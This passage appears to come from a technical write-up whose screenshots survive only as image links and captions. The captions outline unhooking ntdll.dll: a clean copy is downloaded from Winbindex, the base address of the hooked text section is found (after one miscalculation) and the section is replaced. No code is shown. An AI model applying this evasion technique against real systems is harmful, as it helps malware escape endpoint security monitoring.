
Downloading the `ntdll.dll` file from Winbindex.




The hooked `ntdll.dll` text section to be replaced.



Miscalculating the text section base address.



Recalculating the base address.



Replacing the text section.